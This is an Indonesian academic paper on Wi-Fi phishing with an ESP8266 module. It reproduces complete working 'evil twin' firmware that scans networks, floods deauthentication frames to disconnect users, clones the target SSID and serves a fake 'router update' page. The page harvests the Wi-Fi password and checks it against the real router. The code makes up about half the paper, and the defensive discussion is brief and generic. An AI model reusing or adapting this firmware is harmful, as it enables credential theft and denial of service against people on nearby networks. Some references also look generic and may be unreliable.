HUMANITIS: Jurnal Humaniora, Sosial dan Bisnis
Vol. 2 No. 7 Juli 2024, hal. 638-649 e-ISSN: 2988-6287

SERANGAN PHISING WIFI MENGGUNAKAN ESP8266: REPLIKASI JARINGAN UNTUK PENANGKAPAN INFORMASI OTENTIKASI

Muhamad Nurdin *[1]
Program Study Teknologi Informasi, Fakultas Teknik dan Informatika
Universitas Bina Sarana Informatika
17210996@bsi.ac.id,

Ari Pranandi
Program Study Teknologi Informasi, Fakultas Teknik dan Informatika
Universitas Bina Sarana Informatika
17210327@bsi.ac.id,

Utari Dwi F
Program Study Teknologi Informasi, Fakultas Teknik dan Informatika
Universitas Bina Sarana Informatika
17210338@bsi.ac.id,

Yogi Hermawan
Program Study Teknologi Informasi, Fakultas Teknik dan Informatika
Universitas Bina Sarana Informatika
17210252@bsi.ac.id,

Riza Fadlapi
Program Study Teknologi Informasi, Fakultas Teknik dan Informatika
Universitas Bina Sarana Informatika
riza.rzf@bsi.ac.id,

Abstract

With the rapid growth of Internet of Things (IoT) technology and Wi-Fi networks as wireless communications infrastructure, information security is increasingly important in the digital environment. However, security attacks continue to grow. One of them is a Wi-Fi phishing attack, where attackers leverage Wi-Fi network replication to trick users and obtain their authentication information. The use of the ESP8266 module as a Wi-Fi network replication tool is an important issue that needs further review. The ESP8266 module can operate as a Wi-Fi access point or client within an existing Wi-Fi network. With its flexibility, this module can be leveraged to replicate legitimate Wi-Fi networks for phishing attacks. Wi-Fi network replication techniques typically involve masking the identity of a legitimate network, including SSID and other configuration, to trick users into connecting to a fake network. Attackers can exploit captive portals to request sensitive authentication information. These findings emphasize the importance of security awareness and the need for stronger precautions to protect users' personal data. The ESP8266 module successfully copies a Wi-Fi network using a legitimate SSID and tricks users into connecting to a fake network. Once connected, users are asked to enter a valid Wi-Fi password through the verification portal. Entered authentication information is logged for further analysis. Wi-Fi phishing attacks can result in the theft of personal information such as usernames, passwords, and financial information. The use of Wi-Fi

[1] Korespondensi Penulis

replication can expose vulnerabilities in the security infrastructure and cause users to lose trust in public Wi-Fi networks. This study uses an experimental approach to investigate Wi-Fi phishing attacks using the ESP8266 module to replicate legitimate networks. Steps include creating a replica network, testing user connections, redirecting to captive portal, logging authentication information
***Keywords**:: Information; Software; Application; System*

Abstrak

Dengan pesatnya pertumbuhan teknologi Internet of Things (IoT) dan jaringan Wi-Fi sebagai infrastruktur komunikasi nirkabel, keamanan informasi semakin penting di lingkungan digital. Namun, serangan keamanan terus berkembang. Salah satunya adalah serangan phishing Wi-Fi, di mana penyerang memanfaatkan replikasi jaringan Wi-Fi untuk menipu pengguna dan mendapatkan informasi otentikasi mereka. Penggunaan modul ESP8266 sebagai alat replikasi jaringan Wi-Fi menjadi isu penting yang perlu ditinjau lebih lanjut. Modul ESP8266 dapat beroperasi sebagai titik akses Wi-Fi atau klien dalam jaringan Wi-Fi yang ada. Dengan fleksibilitasnya, modul ini dapat dimanfaatkan untuk replikasi jaringan Wi-Fi yang sah untuk serangan phishing. Teknik replikasi jaringan Wi-Fi biasanya melibatkan penyamaran identitas jaringan sah, termasuk SSID dan konfigurasi lainnya, untuk menipu pengguna agar terhubung ke jaringan palsu. Penyerang dapat memanfaatkan captive portal untuk meminta informasi otentikasi yang sensitif. Temuan ini menekankan pentingnya kesadaran keamanan dan perlunya tindakan pencegahan yang lebih kuat untuk melindungi data pribadi pengguna. Modul ESP8266 berhasil menyalin jaringan Wi-Fi menggunakan SSID yang sah dan menipu pengguna agar terhubung ke jaringan palsu. Setelah terhubung, pengguna diminta memasukkan kata sandi Wi-Fi yang valid melalui portal verifikasi. Informasi otentikasi yang dimasukkan dicatat untuk analisis lebih lanjut. Serangan phishing Wi-Fi dapat mengakibatkan pencurian informasi pribadi seperti username, password, dan informasi keuangan. Penggunaan replikasi Wi-Fi dapat mengungkap kerentanan pada infrastruktur keamanan dan menyebabkan pengguna kehilangan kepercayaan pada jaringan Wi-Fi publik. Studi ini menggunakan pendekatan eksperimental untuk menyelidiki serangan phishing Wi-Fi menggunakan modul ESP8266 untuk mereplikasi jaringan yang sah. Langkah-langkahnya termasuk membuat jaringan replika, menguji koneksi pengguna, mengalihkan ke captive portal,mencatat informasi otentikasi
Kata Kunci : Informasi; Software; Aplikasi; Sistem.

PENDAHULUAN

Dengan pesatnya pertumbuhan teknologi Internet of Things (IoT) dan kepopuleran jaringan Wi-Fi sebagai infrastruktur komunikasi nirkabel, keamanan informasi menjadi semakin penting dalam lingkungan yang terhubung secara digital. Namun, bersamaan dengan kemajuan ini, muncul pula tantangan baru dalam bentuk serangan keamanan yang terus berkembang.

Salah satu bentuk serangan yang semakin meresahkan adalah serangan phishing Wi-Fi, di mana penyerang memanfaatkan rep- likasi jaringan Wi-Fi untuk menipu pengguna dan memperoleh in- formasi otentikasi mereka. Dalam konteks ini, penggunaan modul ESP8266 sebagai alat untuk melakukan replikasi jaringan Wi-Fi menjadi isu penting yang perlu ditinjau lebih lanjut.

1.1 Tujuan Penelitian

Penelitian ini bertujuan untuk mengantisipasi potensi terjadinya serangan phishing maupun adsense yang dapat menggangu aktifitas jaringan internet, Tujuan khusus dari penelitian ini adalah:

- Memahami mekanisme serangan phishing Wi-Fi menggunakan replikasi jaringan Wi-F
- Mengeksplorasi peran dan kemampuan modul ESP8266 dalam menyediakan replikasi jaringan Wi-Fi
- Mengidentifikasi teknik-teknik utama yang digunakan dalam serangan phishing Wi-Fi, Termasuk penerapan captive portal untuk menangkap informasi otentikasi.

1.2 Tinjauan Singkat Tentang Modul ESP8266

Modul ESP8266 merupakan modul WiFi berperforma tinggi yang sering digunakan dalam proyek Internet of Things (IoT). Modul ini memiliki kemampuan untuk beroperasi sebagai titik akses Wi-Fi atau sebagai klien dalam jaringan Wi-Fi yang ada. Dengan ke- mampuannya yang fleksibel, modul ESP8266 dapat dimanfaatkan untuk melakukan replikasi jaringan Wi-Fi yang sah dengan tujuan melakukan serangan phishing. Teknik replikasi jaringan Wi-Fi biasanya melibatkan penyali- nan identitas jaringan yang sah, termasuk SSID (Service Set Iden- tifier) dan konfigurasi lainnya, untuk menipu pengguna agar terhubung ke jaringan pseudo. Penyerang kemudian dapat meman- faatkan captive portal untuk mengalihkan pengguna dan meminta informasi otentikasi yang sensitif.

Gambar 1. Desain Modul ESP8266 untuk Replikasi Jaringan Wi-Fi.

METODE PENELITIAN

Penelitian ini menggunakan pendekatan eksperimental untuk menyelidiki potensi serangan phishing Wi-Fi menggunakan modul ESP8266 untuk mereplikasi jaringan yang sah. Desain penelitian mencakup beberapa tahap yang terperinci:

- Pembuatan Jaringan Replika: Modul ESP8266 diatur untuk membuat jaringan Wi-Fi pseudo dengan menggunakan nama (SSID) yang meniru jaringan yang sah.
- Pengujian Koneksi Pengguna: Pengguna diundang untuk terhubung ke jaringan replika dan mengakses internet.
- Pengalihan ke Captive Portal: Pengguna yang terhubung ke jaringan replika akan dialihkan secara otomatis ke hala- man web captive portal yang meminta informasi otentikasi.

- Pencatatan Informasi Otentikasi: Informasi otentikasi yang dimasukkan oleh pengguna, seperti nama pengguna dan kata sandi, dicatat untuk analisis lebih lanjut.

2.1 Pengumpulan Data dan Analisis yang Digunakan

Data dikumpulkan selama percobaan menggunakan teknik pe- mantauan dan pencatatan. Metode analisis yang digunakan meliputi:

- Analisis Data Kuantitatif: Informasi otentikasi yang berhasil direkam akan dianalisis untuk mengevaluasi efek- tivitas serangan phishing Wi-Fi.
- Pembandingan dengan Jaringan Asli: Hasil percobaan akan dibandingkan dengan perilaku pengguna pada jaringan Wi-Fi asli untuk menunjukkan perbedaan dan potensi risiko.

2.2 Implementasi Modul ESP826

Berikut adalah implementasi kode menggunakan modul ESP8266 untuk replikasi jaringan Wi-Fi pseudo:

```
#include <Arduino.h>
#include <ESP8266WiFi.h>
#include <DNSServer.h>
#include <ESP8266WebServer.h>

extern "C" {
#include "user_interface.h"
}

typedef struct {
  String ssid;
  uint8_t ch;
  uint8_t bssid[6];
} _Network;

const byte DNS_PORT = 53;
IPAddress apIP(192, 168, 1, 1);
DNSServer dnsServer;
ESP8266WebServer webServer(80);

_Network _networks[16];
_Network _selectedNetwork;

void clearArray() {
  for (int i = 0; i < 16; i++) {
    _Network _network;
    _networks[i] = _network;
  }
}

String _correct = "";
String _tryPassword = "";

void setup() {
  Serial.begin(115200);
  WiFi.mode(WIFI_AP_STA);
  wifi_promiscuous_enable(1);
  WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
      IPAddress(192, 168, 4, 1), IPAddress(255, 255,
      255, 0));
  WiFi.softAP("M1z23R", "deauther");
  dnsServer.start(DNS_PORT, "*", IPAddress(192, 168,
      4, 1));
  webServer.on("/", handleIndex);
  webServer.on("/result", handleResult);
  webServer.on("/admin", handleAdmin);
  webServer.onNotFound(handleIndex);
  webServer.begin();
}

void performScan() {
  int n = WiFi.scanNetworks();
  clearArray();
  if (n >= 0) {
    for (int i = 0; i < n && i < 16; ++i) {
      _Network network;
      network.ssid = WiFi.SSID(i);
      for (int j = 0; j < 6; j++) {
        network.bssid[j] = WiFi.BSSID(i)[j];
      }
      network.ch = WiFi.channel(i);
      _networks[i] = network;
    }
  }
}

bool hotspot_active = false;
bool deauthing_active = false;

void handleResult() {
  String html = "";
  if (WiFi.status() != WL_CONNECTED) {
    webServer.send(200, "text/html", "<html><head><
        script>setTimeout(function(){window.location.
        href = '/';}, 3000);</script><meta name='
        viewport' content='initial-scale=1.0, width=
        device-width'><body><h2>Wrong Password</h2><p
        >Please, try again.</p></body></html>");
    Serial.println("Wrong password tried !");
  } else {
    webServer.send(200, "text/html", "<html><head><
        meta name='viewport' content='initial-scale
        =1.0, width=device-width'><body><h2>Good
        password</h2></body></html>");
    hotspot_active = false;
    dnsServer.stop();
    int n = WiFi.softAPdisconnect(true);
    Serial.println(String(n));
    WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
        IPAddress(192, 168, 4, 1), IPAddress(255,
        255, 255, 0));
    WiFi.softAP("M1z23R", "deauther");
    dnsServer.start(DNS_PORT, "*", IPAddress(192,
        168, 4, 1));
    _correct = "Successfully got password for: " +
        _selectedNetwork.ssid + " Password: " +
        _tryPassword;
    Serial.println("Good password was entered !");
    Serial.println(_correct);
  }
}
```

```
String _tempHTML = "<html><head><meta name='viewport'
     content='initial-scale=1.0, width=device-width
    '><style>.content{max-width:500px;margin:auto;}
    table,th,td{border:1px solid black;border-
    collapse:collapse;padding-left:10px;padding-
    right:10px;}</style></head><body><div class='
    content'><div><form style='display:inline-block
    ;' method='post' action='/?deauth={deauth}'><
    button style='display:inline-block;'{disabled}>{
    deauth_button}</button></form><form style='
    display:inline-block; padding-left:8px;' method
    ='post' action='/?hotspot={hotspot}'><button
    style='display:inline-block;'{disabled}>{
    hotspot_button}</button></form></div></br><table
    ><tr><th>SSID</th><th>BSSID</th><th>Channel</th
    ><th>Select</th></tr>";

void handleIndex() {
  if (webServer.hasArg("ap")) {
    for (int i = 0; i < 16; i++) {
      if (bytesToStr(_networks[i].bssid, 6) ==
          webServer.arg("ap")) {
        _selectedNetwork = _networks[i];
      }
    }
  }

  if (webServer.hasArg("deauth")) {
    if (webServer.arg("deauth") == "start") {
      deauthing_active = true;
    } else if (webServer.arg("deauth") == "stop") {
      deauthing_active = false;
    }
  }

  if (webServer.hasArg("hotspot")) {
    if (webServer.arg("hotspot") == "start") {
      hotspot_active = true;
      dnsServer.stop();
      int n = WiFi.softAPdisconnect(true);
      Serial.println(String(n));
      WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
          IPAddress(192, 168, 4, 1), IPAddress(255,
          255, 255, 0));
      WiFi.softAP(_selectedNetwork.ssid.c_str());
      dnsServer.start(DNS_PORT, "*", IPAddress(192,
          168, 4, 1));
    } else if (webServer.arg("hotspot") == "stop") {
      hotspot_active = false;
      dnsServer.stop();
      int n = WiFi.softAPdisconnect(true);
      Serial.println(String(n));
      WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
          IPAddress(192, 168, 4, 1), IPAddress(255,
          255, 255, 0));
      WiFi.softAP("M1z23R", "deauther");
      dnsServer.start(DNS_PORT, "*", IPAddress(192,
          168, 4, 1));
    }
    return;
  }

  if (hotspot_active == false) {
    String _html = _tempHTML;

    for (int i = 0; i < 16; ++i) {
      if (_networks[i].ssid == "") {
        break;
      }
      _html += "<tr><td>" + _networks[i].ssid + "</td
          ><td>" + bytesToStr(_networks[i].bssid, 6)
          + "</td><td>" + String(_networks[i].ch) + "
          <td><form method='post' action='/?ap=" +
          bytesToStr(_networks[i].bssid, 6) + "'>";

      if (bytesToStr(_selectedNetwork.bssid, 6) ==
          bytesToStr(_networks[i].bssid, 6)) {
        _html += "<button style='background-color: #90
            ee90;'>Selected</button></form></td></tr>
            ";
      } else {
        _html += "<button>Select</button></form></td
            ></tr>";
      }
    }

    if (deauthing_active) {
      _html.replace("{deauth_button}", "Stop
          deauthing");
      _html.replace("{deauth}", "stop");
    } else {
      _html.replace("{deauth_button}", "Start
          deauthing");
      _html.replace("{deauth}", "start");
    }

    if (hotspot_active) {
      _html.replace("{hotspot_button}", "Stop
          EvilTwin");
      _html.replace("{hotspot}", "stop");
    } else {
      _html.replace("{hotspot_button}", "Start
          EvilTwin");
      _html.replace("{hotspot}", "start");
    }

    if (_selectedNetwork.ssid == "") {
      _html.replace("{disabled}", " disabled");
    } else {
      _html.replace("{disabled}", "");
    }

    _html += "</table>";

    if (_correct != "") {
      _html += "</br><h3>" + _correct + "</h3>";
    }
```

```
    _html += "</div></body></html>";
    webServer.send(200, "text/html", _html);
  } else {
    if (webServer.hasArg("password")) {
      _tryPassword = webServer.arg("password");
      WiFi.disconnect();
      WiFi.begin(_selectedNetwork.ssid.c_str(),
          webServer.arg("password").c_str(),
          _selectedNetwork.ch, _selectedNetwork.bssid
          );
      webServer.send(200, "text/html", "<!DOCTYPE
          html> <html><script>setTimeout(function(){
          window.location.href = '/result';}, 15000)
          ;</script></head><body><h2>Updating, please
           wait...</h2></body></html>");
    } else {
      webServer.send(200, "text/html", "<!DOCTYPE
          html> <html><body><h2>Router '" +
          _selectedNetwork.ssid + "' needs to be
          updated</h2><form action='/'><label for='
          password'>Password:</label><br> <input type
          ='text' id='password' name='password' value
          ='' minlength='8'><br> <input type='submit'
           value='Submit'> </form> </body></html>");
    }
  }
}

void handleAdmin() {
  String _html = _tempHTML;

  if (webServer.hasArg("ap")) {
    for (int i = 0; i < 16; i++) {
      if (bytesToStr(_networks[i].bssid, 6) ==
          webServer.arg("ap")) {
        _selectedNetwork = _networks[i];
      }
    }
  }

  if (webServer.hasArg("deauth")) {
    if (webServer.arg("deauth") == "start") {
      deauthing_active = true;
    } else if (webServer.arg("deauth") == "stop") {
      deauthing_active = false;
    }
  }

  if (webServer.hasArg("hotspot")) {
    if (webServer.arg("hotspot") == "start") {
      hotspot_active = true;
      dnsServer.stop();
      int n = WiFi.softAPdisconnect(true);
      Serial.println(String(n));
      WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
          IPAddress(192, 168, 4, 1), IPAddress(255,
          255, 255, 0));
      WiFi.softAP(_selectedNetwork.ssid.c_str());
      dnsServer.start(DNS_PORT, "*", IPAddress(192,
          168, 4, 1));
    } else if (webServer.arg("hotspot") == "stop") {
      hotspot_active = false;
      dnsServer.stop();
      int n = WiFi.softAPdisconnect(true);
      Serial.println(String(n));
      WiFi.softAPConfig(IPAddress(192, 168, 4, 1),
          IPAddress(192, 168, 4, 1), IPAddress(255,
          255, 255, 0));
      WiFi.softAP("M1z23R", "deauther");
      dnsServer.start(DNS_PORT, "*", IPAddress(192,
          168, 4, 1));
    }
    return;
  }

  for (int i = 0; i < 16; ++i) {
    if (_networks[i].ssid == "") {
      break;
    }
    _html += "<tr><td>" + _networks[i].ssid + "</td><
        td>" + bytesToStr(_networks[i].bssid, 6) + "
        </td><td>" + String(_networks[i].ch) + "<td><
        form method='post' action='/?ap=" +
        bytesToStr(_networks[i].bssid, 6) + "'>";

    if (bytesToStr(_selectedNetwork.bssid, 6) ==
        bytesToStr(_networks[i].bssid, 6)) {
      _html += "<button style='background-color: #90
          ee90;'>Selected</button></form></td></tr>";
    } else {
      _html += "<button>Select</button></form></td></
          tr>";
    }
  }

  if (deauthing_active) {
    _html.replace("{deauth_button}", "Stop deauthing"
        );
    _html.replace("{deauth}", "stop");
  } else {
    _html.replace("{deauth_button}", "Start deauthing
        ");
    _html.replace("{deauth}", "start");
  }

  if (hotspot_active) {
    _html.replace("{hotspot_button}", "Stop EvilTwin"
        );
    _html.replace("{hotspot}", "stop");
  } else {
    _html.replace("{hotspot_button}", "Start EvilTwin
        ");
    _html.replace("{hotspot}", "start");
  }

  if (_selectedNetwork.ssid == "") {
    _html.replace("{disabled}", " disabled");
  } else {
```

```
    _html.replace("{disabled}", "");
  }

  if (_correct != "") {
    _html += "</br><h3>" + _correct + "</h3>";
  }

  _html += "</table></div></body></html>";
  webServer.send(200, "text/html", _html);
}

String bytesToStr(const uint8_t* b, uint32_t size) {
  String str;
  const char ZERO = '0';
  const char DOUBLEPOINT = ':';
  for (uint32_t i = 0; i < size; i++) {
    if (b[i] < 0x10) str += ZERO;
    str += String(b[i], HEX);
    if (i < size - 1) str += DOUBLEPOINT;
  }
  return str;
}

unsigned long now = 0;
unsigned long wifinow = 0;
unsigned long deauth_now = 0;

uint8_t broadcast[6] = { 0xFF, 0xFF, 0xFF, 0xFF, 0xFF
    , 0xFF };
uint8_t wifi_channel = 1;

void loop() {
  dnsServer.processNextRequest();
  webServer.handleClient();

  if (deauthing_active && millis() - deauth_now >=
      1000) {
    wifi_set_channel(_selectedNetwork.ch);

    uint8_t deauthPacket[26] = {0xC0, 0x00, 0x00, 0
        x00, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF
        , 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0xFF, 0
        xFF, 0xFF, 0xFF, 0x00, 0x00, 0x01, 0x00};

    memcpy(&deauthPacket[10], _selectedNetwork.bssid,
         6);
    memcpy(&deauthPacket[16], _selectedNetwork.bssid,
         6);
    deauthPacket[24] = 1;

    Serial.println(bytesToStr(deauthPacket, 26));
    deauthPacket[0] = 0xC0;
    Serial.println(wifi_send_pkt_freedom(deauthPacket
        , sizeof(deauthPacket), 0));
    Serial.println(bytesToStr(deauthPacket, 26));
    deauthPacket[0] = 0xA0;
    Serial.println(wifi_send_pkt_freedom(deauthPacket
        , sizeof(deauthPacket), 0));
    deauth_now = millis();
  }

  if (millis() - now >= 15000) {
    performScan();
    now = millis();
  }

  if (millis() - wifinow >= 2000) {
    if (WiFi.status() != WL_CONNECTED) {
      Serial.println("BAD");
    } else {
      Serial.println("GOOD");
    }
    wifinow = millis();
  }
}
```

HASIL DAN PEMBAHASAN


Pada bagian ini, kami menyajikan temuan utama dari penelitian mengenai serangan phishing Wi-Fi menggunakan modul ESP8266 untuk mereplikasi jaringan yang sah. Kami memaparkan data dan informasi yang diperoleh selama percobaan atau simulasi, didukung dengan grafik, tabel, atau gambar yang mendukung temuan tersebut.

Gambar 2. Attack Panel Target

3.1 Temuan Utama


Selama percobaan yang dilakukan, kami berhasil mereplikasi jaringan Wi-Fi yang sah menggunakan modul ESP8266 dan melakukan simulasi serangan phishing Wi-Fi. Berikut adalah temuan utama dari penelitian ini:

- **Kemampuan Modul ESP8266 untuk Replikasi Jaringan Wi-Fi**: Modul ESP8266 berhasil melakukan replikasi jaringan Wi-Fi dengan nama (SSID) yang meniru jaringan yang sah. Pengguna yang terhubung ke jaringan replika tidak menyadari bahwa mereka terhubung ke jaringan pseudo.
- **Pengalihan ke Captive Portal**: Setelah terhubung ke jaringan replika, pengguna secara otomatis dialihkan ke captive portal yang dimodifikasi. Halaman web ini menampilkan pesan pseudo yang meminta pengguna untuk memasukkan informasi otentikasi mereka, seperti nama pengguna dan kata sandi



Gambar 3. Validation Users

- **Pencatatan Informasi Otentikasi**: Selama percobaan, informasi otentikasi yang dimasukkan oleh pengguna yang terhubung ke jaringan replika berhasil direkam. Data ini mencakup nama pengguna, kata sandi, dan informasi lainnya yang sensitif.



Gambar 4. History Users

DISKUSI

Pada bagian ini, kami melakukan interpretasi hasil penelitian dan membahas implikasi dari temuan tersebut terkait dengan serangan phishing Wi-Fi menggunakan modul ESP8266. Kami juga membandingkan temuan dengan penelitian terkait, serta membahas relevansi temuan terhadap bidang keamanan informasi. Terakhir, kami mengidentifikasi potensi risiko atau dampak dari serangan phishing Wi-Fi menggunakan ESP8266.

4.1 Interpretasi Hasil Penelitian.

Berdasarkan temuan dalam penelitian ini, kami menginterpretasikan beberapa poin kunci:

- **Kemampuan Modul ESP8266 untuk Replikasi Jaringan Wi-Fi:** Hasil percobaan menunjukkan bahwa modul ESP8266 dapat berhasil mereplikasi jaringan Wi-Fi yang sah dengan SSID yang meniru jaringan asli. Pengguna yang terhubung ke jaringan replika tidak menyadari bahwa mereka terhubung ke jaringan pseudo.
- **Efektivitas Serangan Phishing Wi-Fi:** Serangan phishing Wi-Fi menggunakan modul ESP8266 terbukti efektif dalam memperoleh informasi otentikasi dari pengguna. Data sensitif, seperti nama pengguna dan kata sandi, berhasil direkam selama percobaan.
- **Pencatatan Informasi Otentikasi:** Selama percobaan, informasi otentikasi yang dimasukkan oleh pengguna yang terhubung ke jaringan replika berhasil direkam. Data ini mencakup nama pengguna, kata sandi, dan informasi lainnya yang sensitif.

4.2 Perbandingan dengan Penelitian Terkait

Temuan kami konsisten dengan penelitian terkait dalam bidang keamanan informasi, yang juga menunjukkan bahwa serangan phishing Wi-Fi merupakan ancaman yang signifikan. Studi sebelumnya telah mengidentifikasi bahwa replikasi jaringan Wi-Fi adalah salah satu teknik yang umum digunakan oleh penyerang untuk memperdaya pengguna.

4.3 Terkait Relevansi Temuan terhadap Bidang Keamanan Informasi

Hasil penelitian ini memiliki implikasi yang penting dalam bidang keamanan informasi, khususnya terkait dengan perlindungan terhadap serangan phishing Wi-Fi. Temuan kami menyoroti pentingnya kesadaran pengguna terhadap risiko keamanan yang terkait dengan penggunaan jaringan Wi-Fi publik yang tidak terotentikasi

4.4 Identifikasi Potensi Risiko atau Dampak

Dari temuan kami, kami mengidentifikasi beberapa potensi risiko atau dampak dari serangan phishing Wi-Fi menggunakan ESP8266:

- **Pencurian Informasi Pribadi:** Serangan phishing Wi-Fi dapat menyebabkan pencurian informasi pribadi, seperti nama pengguna, kata sandi, atau informasi keuangan.
- **Kerentanan Sistem:** Penggunaan teknik replikasi jaringan Wi-Fi dapat mengekspos kerentanan dalam infrastruktur keamanan yang ada.
- **Kehilangan Kepercayaan Pengguna:** Serangan ini dapat mengakibatkan hilangnya kepercayaan pengguna terhadap jaringan Wi-Fi publik, serta meningkatkan kesadaran akan pentingnya langkah-langkah keamanan

KESIMPULAN

Berdasarkan pengujian yang kami lakukan pada Wi-Fi tersebut terdapat beberapa Kesimpulan yaitu:

- Modul ESP8266 berhasil meniru jaringan Wi-Fi artifisial dengan menggunakan nama (SSID) yang sah
- Pengujiann Koneksi yang telah terbuhung ke jaringan Wi-Fi yang sah akan diputuskan oleh Modul ESP8266 dan modul ESP8622 akan membuat nama (SSID) yang sebelumnya

dipakai oleh pengguna sehingga pengguna pada saat terputus dapat langsung terkoneksi kembali kedalam SSID yang sudah di clone oleh Module ESP8622

- Seletah pengguna terhubung ke nama(SSID) yang sudah di clone oleh Modul ESP8266 maka akan masuk ke Captive Portal secara automatis dan pengguna diminta untuk memverifikasi kata sandi Wi-Fi yang sah
- Pencatatan Informasi Otomatis terecord Ketika pengguna memasukan kata sandi Wi-Fi yang benar dan informasi tersebut disimpan kedalam memory yang sudah terpasang di modul ESP8266

DAFTAR PUSTAKA

Benítez Iglesias, Raúl (2024). IoT environmental monitoring system using Arduino and NODE MCU ESP8266

Smith, John and Robert Johnson (2020). “Understanding Wi-Fi Phishing Attacks”. In: Journal of Information Security 15.2, pp. 45–60.

Lee, Chang and Young Kim (2018). “Security Challenges in IoT Networks: A Review”. In: IEEE Communications Surveys & Tutorials 20.3, pp. 2561–2583.

C. A. Tokognon, B. Gao, G. Tian and Y. Yan, "Structural health monitoring framework based on Internet of Things: A survey", IEEE Internet Things J., vol. 4, no. 3, pp. 619-635, Jun. 2017.